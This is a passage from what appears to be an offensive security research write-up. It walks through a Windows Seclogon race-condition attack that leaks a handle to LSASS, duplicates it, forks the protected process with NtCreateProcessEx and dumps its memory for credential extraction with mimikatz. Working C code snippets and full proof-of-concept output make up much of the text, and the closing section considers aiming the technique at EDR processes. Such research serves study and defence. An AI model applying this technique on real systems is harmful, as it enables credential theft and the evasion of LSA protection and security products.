[~] Searching for handles in process 16744 for object type: Process
[~] Found object type 'Process' at index: 7
[~] Enumerating 256905 total system handles
[~] Looking for handles in process 16744 with object type index 7
```
*Why do we have to look for the right object type twice?* This is because the global handle table present in the Windows kernel only supports and contains numerical indexes to differentiate the object type. The following is a simplified example.
```c
{
UniqueProcessId: 1234,
ObjectTypeIndex: 7, // not "Process", just a numeric index
HandleValue: 0x1a4,
GrantedAccess: 0x4c0
}
```
The `ObjectTypeIndex` is not fixed and varies between Windows versions, this means that we cannot just look for the `"Process"` string. To get around this we first have to discover what each index corresponds to; as mentioned previously we can do this by first calling `NtQueryObject` with its `ObjectInformationClass` argument set to `ObjectTypesInformation` to retrieve information about all objects.
```c
__kernel_entry NTSYSCALLAPI NTSTATUS NtQueryObject(
[in, optional] HANDLE Handle,
[in] OBJECT_INFORMATION_CLASS ObjectInformationClass,
[out, optional] PVOID ObjectInformation,
[in] ULONG ObjectInformationLength,
[out, optional] PULONG ReturnLength
);
```
```c
if ((returnStatus = pNtQueryObject(NULL, ObjectTypesInformation, outputBuffer, outputBufferLength, &outputBuffer)) != STATUS_SUCCESS && returnStatus != STATUS_INFO_LENGTH_MISMATCH) {
printf("[!] NtQueryObject failed with error: 0x%0.8X\n", returnStatus);
return FALSE;
}
```
According to Geoff Chappell's [website](https://www.geoffchappell.com/studies/windows/km/ntoskrnl/inc/api/ntobapi/object_type_information.htm), this is what the output will look like.
| **Offset (x86)** | **Offset (x64)** | **Definition** | **Versions** |
| ---------------- | ---------------- | --------------------------------- | --------------- |
| 0x00 | 0x00 | UNICODE\_STRING TypeName; | all |
| 0x08 | 0x10 | ULONG TotalNumberOfObjects; | 3.50 and higher |
| 0x0C | 0x14 | ULONG TotalNumberOfHandles; | 3.50 and higher |
| 0x10 | 0x18 | ULONG TotalPagedPoolUsage; | 3.50 and higher |
| 0x14 | 0x1C | ULONG TotalNonPagedPoolUsage; | 3.50 and higher |
| 0x18 | 0x20 | ULONG TotalNamePoolUsage; | 3.50 and higher |
| 0x1C | 0x24 | ULONG TotalHandleTableUsage; | 3.50 and higher |
| 0x20 | 0x28 | ULONG HighWaterNumberOfObjects; | 3.50 and higher |
| 0x24 | 0x2C | ULONG HighWaterNumberOfHandles; | 3.50 and higher |
| 0x28 | 0x30 | ULONG HighWaterPagedPoolUsage; | 3.50 and higher |
| 0x2C | 0x34 | ULONG HighWaterNonPagedPoolUsage; | 3.50 and higher |
| 0x30 | 0x38 | ULONG HighWaterNamePoolUsage; | 3.50 and higher |
| 0x34 | 0x3C | ULONG HighWaterHandleTableUsage; | 3.50 and higher |
| 0x38 | 0x40 | ULONG InvalidAttributes; | 3.50 and higher |
| 0x3C | 0x44 | GENERIC\_MAPPING GenericMapping; | 3.50 and higher |
| 0x4C | 0x54 | ULONG ValidAccessMask; | 3.50 and higher |
| 0x50 | 0x58 | BOOLEAN SecurityRequired; | 3.50 and higher |
| 0x51 | 0x59 | BOOLEAN MaintainHandleCount; | 3.50 and higher |
| 0x52 | 0x5A | UCHAR TypeIndex; | 6.2 and higher |
| 0x54 | 0x5C | ULONG PoolType; | 3.50 and higher |
| 0x58 | 0x60 | ULONG DefaultPagedPoolCharge; | 3.50 and higher |
| 0x5C | 0x64 | ULONG DefaultNonPagedPoolCharge; | 3.50 and higher |
So to find the index we can just iterate over the output buffer, check if the `TypeName` is equal to `"Process"` and return the corresponding `TypeIndex`.
```c
for (auto index = 0; index < objectTypesInfo->NumberOfTypes; index++) {
if (pRtlCompareUnicodeString(processTypeName, ¤tType->TypeName, TRUE) == 0) {
processIndex = index + 2;
break;
}
}
```
Mind that since the first two indexes (0 and 1) are reserved by the kernel, the first actual valid index value for an object type is 2, meaning that we have to add 2 to whatever index value we get a hit on.
Now that we know the index of the `Process` object type we can fetch all the handles from the system-wide handle table and filter them using the `Process` object type, target process and owning PID to - hopefully - find that only process handle open in Seclogon pointing to `lsass.exe`.
```c
pNtQuerySystemInformation(SystemHandleInformation, systemHandleInformation, systemHandleInformationSize, NULL)
```
```c
for (auto i = 0; i < systemHandleInformation->HandleCount; i++) {
PSYSTEM_HANDLE_TABLE_ENTRY_INFO handleInfo = &systemHandleInformation->Handles[i];
if (handleInfo->ObjectTypeIndex == processTypeIndex && handleInfo->UniqueProcessId == seclogonProcessId) {
printf("[~] Found matching handle #%d:\n", dwMatchingHandles);
printf(" Handle Value: 0x%p\n", (HANDLE)handleInfo->HandleValue);
printf(" Object Address: 0x%p\n", (PVOID)handleInfo->Object);
printf(" Access Mask: 0x%08X", handleInfo->GrantedAccess);
// decode common process access rights
if (handleInfo->GrantedAccess & PROCESS_TERMINATE)
printf(" PROCESS_TERMINATE");
if (handleInfo->GrantedAccess & PROCESS_CREATE_THREAD)
printf(" PROCESS_CREATE_THREAD");
// keep decoding the access rights
//...
```
#### **Process Cloning**
If everything went well we should have a handle to LSASS belonging to the Seclogon process with permissions `PROCESS_DUP_HANDLE | PROCESS_CREATE_PROCESS | PROCESS_QUERY_INFORMATION | PROCESS_QUERY_LIMITED_INFORMATION`.
To successfully access the handle to `lsass.exe`, we first have to open an additional handle in the owner process with handle duplication privileges to duplicate the leaked handle.
```c
// duplicate each handle until we find the right one
for (DWORD i = 0; i < totalHandles; i++) {
DuplicateHandle(hSeclogon, processHandles[i], (HANDLE)-1, &hDuplicated, ...)
// check if this duplicated handle points to LSASS
if (GetProcessId(hDuplicated) != lsassPid) {
CloseHandle(hDuplicated);
continue;
}
// if we get here we found the process handle in seclogon
// that points to lsass.exe
break;
}
```
With this duplicated and privileged handle to `lsass.exe` we can use `NtCreateProcessEx` (or similar functions) to fork the process, effectively creating a complete copy of the LSASS process, including all of its memory areas.
```c
returnValue = pNtCreateProcessEx(
pDupLsassHandle, // new process handle
MAXIMUM_ALLOWED, // request maximum access rights
NULL,
dupLsassHandle, // parent process (the LSASS handle in seclogon)
0x1001,
NULL, NULL, NULL, 0x00
);
```

If we prevent our PoC from exiting and open System Informer we'll see there are now 2 `lsass.exe` processes: the parent process is the original one while the child process is the forked one.
Moreover, our `lsass_race_condition.exe` process contains a handle to the forked `lsass.exe` process with `Full control` privileges, allowing us to read and write memory in the forked process just like we would with the original one, minus all the scrutiny from security solutions.
### Profit
At this point we're free to do whatever we want with the forked process as long as its handle remains intact and does not get closed.

The following is the full output of the PoC that uses a custom function similar to `MiniDumpWriteDump` to read LSASS's memory and format it in a file that can then be parsed by mimikatz or similar tools.
```
PS C:\tools> .\lsass_race_condition.exe
[~] Enabled SeDebugPrivilege and SeImpersonatePrivilege
[~] Successfully set OpLock on C:\\Users\\otter\\Desktop\\test.txt
[~] Found Seclogon PID: 28088
[~] Found LSASS PID: 716
[~] Spoofing PID with value 716
[~] Searching for handles in process 28088 for object type: Process
[~] Found object type 'Process' at index: 7
[~] Enumerating 256905 total system handles
[~] Looking for handles in process 28088 with object type index 7
[~] Found matching handle #1:
Handle Value: 0x000000000000019C
Object Address: 0xFFFFDD8A9C8EA0C0
Access Mask: 0x000014C0 PROCESS_DUP_HANDLE PROCESS_CREATE_PROCESS PROCESS_QUERY_INFORMATION PROCESS_QUERY_LIMITED_INFORMATION
Handle Attributes: 0x00
Target Process ID: 716
Target Process: C:\Windows\System32\lsass.exe
----------------------------------------
[~] Found 1 total handles of type 'Process' in process 28088
[~] Found and duplicated LSASS handle in Seclogon
[~] Forked LSASS process with PID: 26292
[~] Dumped process memory to dump.dmp
```
```
~ ∮ ls -lh dump.dmp
-rwxrwxrwx 1 otter otter 95M Feb 1 10:05 dump.dmp
```
### Further Research
While this research focused on leveraging the Seclogon race condition for LSASS credential extraction, the underlying primitives (TEB manipulation, OpLock-based timing control, and system-wide handle enumeration) open up several avenues for further investigation. However, it's important to understand the actual boundaries of this technique before speculating about extended use cases.
#### **Why LSASS**
The handle to LSASS is not some pre-existing handle that happens to be sitting inside the Seclogon process. It exists because Seclogon itself opens it during the `CreateProcessWithLogonW` codepath. When Seclogon receives the RPC call, it reads the caller's PID (which we've spoofed via TEB `ClientId` manipulation) and opens a process handle to that PID as part of its internal token duplication and process attribute setup logic. The OpLock stall extends the window during which this handle remains open inside Seclogon, giving us time to enumerate and duplicate it via `NtQuerySystemInformation`.
This means the technique is fundamentally constrained by two factors: what PID we spoof into the TEB, and whether Seclogon can successfully call `OpenProcess` against that target.
#### **Targeting other PPL-protected processes**
Since the TEB spoofing controls which PID Seclogon believes is calling it, there's nothing preventing us from spoofing the PID of a process other than LSASS, an EDR service for instance. The question then becomes: can Seclogon's svchost (which runs as an unprotected `SYSTEM` process) successfully open a handle to a process running under a different PPL signer level?
Referring back to the protection level hierarchy, LSASS runs at `PS_PROTECTED_LSA_LIGHT` (rank 6), while most EDR products run at `PS_PROTECTED_ANTIMALWARE_LIGHT` (rank 7). PPL enforcement doesn't blanket-deny all cross-protection OpenProcess calls, rather it filters the granted access rights based on the caller's protection level relative to the target's. The specific access mask Seclogon requests (`0x14C0`) is evidently permitted against `PS_PROTECTED_LSA_LIGHT` when the caller is running as SYSTEM, but whether the same mask would be granted against an AM-PPL process at a different signer level is untested. The kernel may filter the access down to a subset that excludes `PROCESS_DUP_HANDLE` or `PROCESS_CREATE_PROCESS`, which would make the resulting handle useless for this technique.
#### **Constraints on handle types**
It's also worth noting that the handles we obtain through this technique are limited to whatever Seclogon opens internally during the race window. In practice, this means **process handles only**, Seclogon has no reason to open thread handles, token handles, or other object types to the "caller" process during `CreateProcessWithLogonW`. Claims that this primitive could be extended to thread hijacking via duplicated thread handles don't hold up; you can only duplicate handle types that actually exist inside the Seclogon process, and those are determined entirely by Seclogon's own code, not by the attacker.
That said, the process handle obtained does carry `PROCESS_CREATE_PROCESS` rights, which is what enables the forking primitive demonstrated in this research. Whether those same rights could be leveraged for other operations against a non-LSASS target - such as spawning a child process that inherits a security context from a protected parent - remains an open question worth investigating.
### References
* splinter\_code - [The Hidden Side of SecLogon - Part 2: Abusing leaked handles to dump LSASS memory](https://splintercod3.blogspot.com/p/the-hidden-side-of-seclogon-part-2.html)
* splinter\_code - [The Hidden Side of SecLogon - Part 3: Racing for LSASS dumps](https://splintercod3.blogspot.com/p/the-hidden-side-of-seclogon-part-3.html)
* itm4n - [Do You Really Know About LSA Protection (RunAsPPL)?](https://itm4n.github.io/lsass-runasppl/)
* Microsoft - [Opportunistic Locks](https://learn.microsoft.com/en-us/windows/win32/fileio/opportunistic-locks)
* Microsoft - [Requesting and Granting Oplocks](https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/granting-oplocks)
* Microsoft - [Configuring Additional LSA Protection](https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/configuring-additional-lsa-protection)